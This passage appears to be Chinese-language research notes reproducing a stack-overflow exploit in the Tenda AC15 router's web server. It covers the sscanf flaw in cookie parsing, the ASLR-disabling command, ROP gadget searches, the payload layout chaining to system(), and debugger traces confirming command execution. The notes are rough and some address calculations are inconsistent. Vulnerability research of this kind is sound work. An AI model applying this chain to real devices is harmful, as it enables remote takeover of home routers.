7ffff6f69000-7ffff6f6e000 r-xp 00000000 08:01 2906438 /home/ubuntu/Desktop/Tenda/AC15/_US_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
7ffff6f75000-7ffff6f76000 r--p 00004000 08:01 2906438 /home/ubuntu/Desktop/Tenda/AC15/_US_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
7ffff6f76000-7ffff6f77000 rw-p 00005000 08:01 2906438 /home/ubuntu/Desktop/Tenda/AC15/_US_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
```
|
||
libc 基址为:42826000
|
||
为了调试的方便,把地址随机化关掉
|
||
```shell
|
||
cat /proc/sys/kernel/randomize_va_space
|
||
2
|
||
echo 0 >/proc/sys/kernel/randomize_va_space
|
||
41c1a000 - 20000 = 41bfa000
|
||
Libc=0x409c7000
|
||
但是此处有个坑,libc的地址并不正确,rop链会跳到错误的地方,
|
||
看一下puts函数的地址
|
||
Puts在libc中的地址
|
||
那么libc=409dccd4-35cd4=409A7000
|
||
根据 wp,我的基址就是 42826000 - 20000 = 42806000
|
||
42300000 - 20000 = 422e0000
|
||
```
|
||
接下来寻找 gadget
|
||
```shell
|
||

ROPgadget --binary ./lib/libc.so.0 | grep "mov r0, sp"
|
||
0x00040cb8 : mov r0, sp ; blx r3 ; mov r0, r4 ; add sp, sp, #0x18 ; pop {r4, r5, r6, pc}
|
||
```
|
||
|
||
上述指令会将栈顶写入 R0,并跳转到 R3 寄存器中的地址
|
||
因此需要再找一条可以写 R3 的指令即可
|
||
```shell
|
||

ROPgadget --binary ./lib/libc.so.0 --only "pop"| grep r3
|
||
0x00018298 : pop {r3, pc}
|
||
|
||
ROPgadget --binary ./lib/libc.so.0 --only "pop"| grep r3
|
||
0x00033e48 : pop {r0, r1, r2, r3, r4, pc}
|
||
0x00019744 : pop {r0, r1, r2, r3, r4, r5, r6, pc}
|
||
0x0002f354 : pop {r0, r1, r2, r3, r4, r5, r6, r7, r8, pc}
|
||
0x0003224c : pop {r0, r1, r2, r3, r4, r5, r7, pc}
|
||
0x00015f0c : pop {r1, r2, r3, pc}
|
||
0x00016654 : pop {r1, r2, r3, r4, r5, pc}
|
||
0x00014e40 : pop {r1, r2, r3, r4, r5, r6, r7, pc}
|
||
0x0001e958 : pop {r1, r2, r3, r4, r5, r6, r7, r8, sb, sl, fp, pc}
|
||
0x00016c04 : pop {r1, r2, r3, r4, r5, r6, r7, r8, sl, pc}
|
||
0x000169a0 : pop {r2, r3, r4, pc}
|
||
0x00041244 : pop {r2, r3, r4, r5, r6, pc}
|
||
0x0001a198 : pop {r2, r3, r4, r5, r6, r7, r8, pc}
|
||
0x00024870 : pop {r2, r3, r4, r5, r6, r7, r8, sb, sl, pc}
|
||
0x00016ae8 : pop {r2, r3, r4, r5, r7, pc}
|
||
0x00018298 : pop {r3, pc}
|
||
0x0001719c : pop {r3, r4, r5, pc}
|
||
0x00015d40 : pop {r3, r4, r5, r6, r7, pc}
|
||
0x00017420 : pop {r3, r4, r5, r6, r7, r8, sb, sl, fp, pc}
|
||
0x0001eed4 : pop {r3, r4, r5, r6, r7, r8, sl, pc}
|
||
0x000153c8 : pop {r3, r4, r7, pc}
|
||
0x000153c8 : pop {r3, r4, r7, pc} ; pop {r3, r4, r7, pc}
|
||
```
|
||
|
||
最终 payload 的格式:[ offset, gadget1, system_addr, gadget2, cmd]
|
||
其执行流程为:
|
||
1)溢出处函数返回跳转到第一个 gadget1:pop {r3, pc}
|
||
2)栈顶第一个元素 system 弹出到 R3 寄存器,第二个元素 gadget2:mov r0, sp; blx r3 弹出到 PC,使程序流执行到 gadget2
|
||
3)此时的栈顶内容 cmd 放入 R0 寄存器,并使得程序跳转到 R3 寄存器指向的地址去执行
|
||
```shell
|
||
TypeError: startswith first arg must be bytes or a tuple of bytes, not str
|
||
```
|
||

|
||
可以发现,这里的偏移是错了一位的
|
||

|
||
```shell
|
||
报错:QEMU target detected - vmmap result might not be accurate; see `help vmmap`]
|
||
```
|
||

|
||
```shell
|
||
pwndbg> info sharedlibrary
|
||
From To Syms Read Shared Object Library
|
||
0x3fff2930 0x3fff5e90 Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
0x3ffc0fc8 0x3ffca998 Yes /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libCfm.so
|
||
0x3ffa4ad4 0x3ffb2274 Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libcommon.so
|
||
0x3ff93388 0x3ff977cc Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libChipApi.so
|
||
0x3ff86c40 0x3ff87e68 Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libvos_util.so
|
||
0x3ff69548 0x3ff7a22c Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libz.so
|
||
0x3ff511e8 0x3ff5751c Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libpthread.so.0
|
||
0x3ff435dc 0x3ff43928 Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libnvram.so
|
||
0x3ff2ef9c 0x3ff36ad8 Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libshared.so
|
||
0x3fe8f1b4 0x3fecf0a0 Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libtpi.so
|
||
0x3fe6f31c 0x3fe7bcf8 Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libm.so.0
|
||
0x3fe5c7b0 0x3fe6354c Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libgcc_s.so.1
|
||
0x3fdf9990 0x3fe40904 Yes (*) /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
```
|
||
|
||
的单步调试过程如下:
|
||

|
||
```shell
|
||
b *0x2ddf4
|
||
|
||
漏洞位于
|
||
if ( *(_DWORD *)(a1 + 184) )
|
||
{
|
||
v41 = strstr(*(const char **)(a1 + 184), "password=");
|
||
if ( v41 )
|
||
sscanf(v41, "%*[^=]=%[^;];*", v34);
|
||
else
|
||
sscanf(*(const char **)(a1 + 184), "%*[^=]=%[^;];*", v34);
|
||
}
|
||
|
||
根据 httpd 中函数 R7WebsSecurityHandler 源码第 94 - 102 行
|
||
|
||
if ( strlen(s) <= 3
|
||
|| (v43 = strchr(s, 46)) == 0
|
||
|| (v43 = (char *)v43 + 1, memcmp(v43, "gif", 3u))
|
||
&& memcmp(v43, "png", 3u)
|
||
&& memcmp(v43, "js", 2u)
|
||
&& memcmp(v43, "css", 3u)
|
||
&& memcmp(v43, "jpg", 3u)
|
||
&& memcmp(v43, "jpeg", 3u) )
|
||
{
|
||
……
|
||
}
|
||
```
|
||

|
||
```shell
|
||
先分析代码处
|
||
|
||
0x2ed10 <R7WebsSecurityHandler+5420> mov r0, r3
|
||
0x2ed14 <R7WebsSecurityHandler+5424> sub sp, fp, #0x10
|
||
► 0x2ed18 <R7WebsSecurityHandler+5428> pop {r4, r5, r6, fp, pc} <0x2ed18>
|
||
```
|
||

|
||
这里就已经是函数 R7WebsSecurityHandler 的结尾了,之后就会跳转到我们控制的区域,先观察此时的几个寄存器
|
||
```shell
|
||
pwndbg> i r
|
||
r0 0x0 0
|
||
r1 0xb3cf7 736503
|
||
r2 0x67 103
|
||
r3 0x0 0
|
||
r4 0xd23ac 861100
|
||
r5 0xed440 971840
|
||
r6 0x1 1
|
||
r7 0x40800882 1082132610
|
||
r8 0xd938 55608
|
||
r9 0x2cea8 183976
|
||
r10 0x408006e8 1082132200
|
||
r11 0x407ffc9c 1082129564
|
||
r12 0x407ffc9b 1082129563
|
||
sp 0x407ffc8c 0x407ffc8c
|
||
lr 0x2ddf8 187896
|
||
pc 0x2ed18 0x2ed18 <R7WebsSecurityHandler+5428>
|
||
|
||
pwndbg> stack 10
|
||
00:0000│ sp 0x407ffc8c ◂— 0x41414141 ('AAAA')
|
||
... ↓ 2 skipped
|
||
03:000c│ r12-3 0x407ffc98 ◂— strbvs r7, [lr, -lr, lsr #32]! /* 0x676e702e */
|
||
04:0010│ r11 0x407ffc9c —▸ 0x3fdfd298 (wait+24) ◂— pop {r3, pc} /* 0xe8bd8008 */
|
||
05:0014│ 0x407ffca0 —▸ 0x3fe3f270 (system) ◂— ldr r3, [pc, #0x144] /* 0xe59f3144 */
|
||
06:0018│ 0x407ffca4 —▸ 0x3fe25cb8 (authnone_create+192) ◂— mov r0, sp /* 0xe1a0000d; '\r' */
|
||
07:001c│ 0x407ffca8 ◂— svcvs #0x686365 /* 0x6f686365; 'echo hello' */
|
||
08:0020│ 0x407ffcac ◂— stclvs p8, c6, [r5], #-0x80 /* 0x6c656820; ' hello' */
|
||
09:0024│ 0x407ffcb0 —▸ 0x40006f6c ◂— 0
|
||
|
||
用 si 命令往后走一步
|
||
|
||
──────────────────────────────────────[ DISASM ]──────────────────────────────────────
|
||
► 0x3fdfd298 <wait+24> pop {r3, pc} <0x3fdfd298>
|
||
|
||
──────────────────────────────────────[ STACK ]───────────────────────────────────────
|
||
00:0000│ sp 0x407ffca0 —▸ 0x3fe3f270 (system) ◂— ldr r3, [pc, #0x144] /* 0xe59f3144 */
|
||
01:0004│ 0x407ffca4 —▸ 0x3fe25cb8 (authnone_create+192) ◂— mov r0, sp /* 0xe1a0000d; '\r' */
|
||
02:0008│ 0x407ffca8 ◂— svcvs #0x686365 /* 0x6f686365; 'echo hello' */
|
||
03:000c│ 0x407ffcac ◂— stclvs p8, c6, [r5], #-0x80 /* 0x6c656820; ' hello' */
|
||
04:0010│ 0x407ffcb0 —▸ 0x40006f6c ◂— 0
|
||
05:0014│ 0x407ffcb4 —▸ 0xef5f0 —▸ 0xef6f8 ◂— strbvs r6, [r3, #-0x361]! /* 0x65636361; 'accept-encoding' */
|
||
06:0018│ 0x407ffcb8 ◂— 0
|
||
07:001c│ 0x407ffcbc —▸ 0xe90f8 —▸ 0x2d7e4 (R7WebsSecurityHandler) ◂— push {r4, r5, r6, fp, lr} /* 0xe92d4870 */
|
||
|
||
继续 si
|
||
|
||
──────────────────────────────────────[ DISASM ]──────────────────────────────────────
|
||
► 0x3fe25cb8 <authnone_create+192> mov r0, sp
|
||
0x3fe25cbc <authnone_create+196> blx r3
|
||
|
||
──────────────────────────────────────[ STACK ]───────────────────────────────────────
|
||
00:0000│ sp 0x407ffca8 ◂— svcvs #0x686365 /* 0x6f686365; 'echo hello' */
|
||
01:0004│ 0x407ffcac ◂— stclvs p8, c6, [r5], #-0x80 /* 0x6c656820; ' hello' */
|
||
02:0008│ 0x407ffcb0 —▸ 0x40006f6c ◂— 0
|
||
03:000c│ 0x407ffcb4 —▸ 0xef5f0 —▸ 0xef6f8 ◂— strbvs r6, [r3, #-0x361]! /* 0x65636361; 'accept-encoding' */
|
||
04:0010│ 0x407ffcb8 ◂— 0
|
||
05:0014│ 0x407ffcbc —▸ 0xe90f8 —▸ 0x2d7e4 (R7WebsSecurityHandler) ◂— push {r4, r5, r6, fp, lr} /* 0xe92d4870 */
|
||
06:0018│ 0x407ffcc0 ◂— 0
|
||
07:001c│ 0x407ffcc4 ◂— 0
|
||
|
||
继续 si
|
||
|
||
──────────────────────────────────────[ DISASM ]──────────────────────────────────────
|
||
0x3fe25cb8 <authnone_create+192> mov r0, sp
|
||
► 0x3fe25cbc <authnone_create+196> blx r3 <system>
|
||
command: 0x407ffca8 ◂— 'echo hello'
|
||
|
||
──────────────────────────────────────[ STACK ]───────────────────────────────────────
|
||
00:0000│ r0 sp 0x407ffca8 ◂— svcvs #0x686365 /* 0x6f686365; 'echo hello' */
|
||
01:0004│ 0x407ffcac ◂— stclvs p8, c6, [r5], #-0x80 /* 0x6c656820; ' hello' */
|
||
02:0008│ 0x407ffcb0 —▸ 0x40006f6c ◂— 0
|
||
|
||
继续 si
|
||
|
||
──────────────────────────────────────[ DISASM ]──────────────────────────────────────
|
||
► 0x3fe3f270 <system> ldr r3, [pc, #0x144] <0x3fe3f270>
|
||
0x3fe3f274 <system+4> cmp r0, #0
|
||
0x3fe3f278 <system+8> push {r4, lr}
|
||
0x3fe3f27c <system+12> sub sp, sp, #0x28
|
||
0x3fe3f280 <system+16> str r0, [sp, #0x1c]
|
||
0x3fe3f284 <system+20> add r3, pc, r3
|
||
0x3fe3f288 <system+24> str r3, [sp, #0xc]
|
||
0x3fe3f28c <system+28> beq #system+320 <system+320>
|
||
```
|
||
|
||

|
||

|
||
可见,执行 poc2 脚本后,设备端输出了 "hello" 字符串,可以任意命令执行。
|
||
附件内文件说明:
|
||
US_AC15V1.0BR_V15.03.1.16_multi_TD01.rar为官网提供的固件
|
||
poc为相关链接中下载的poc,其中poc2为自己修改尝试成功的版本
|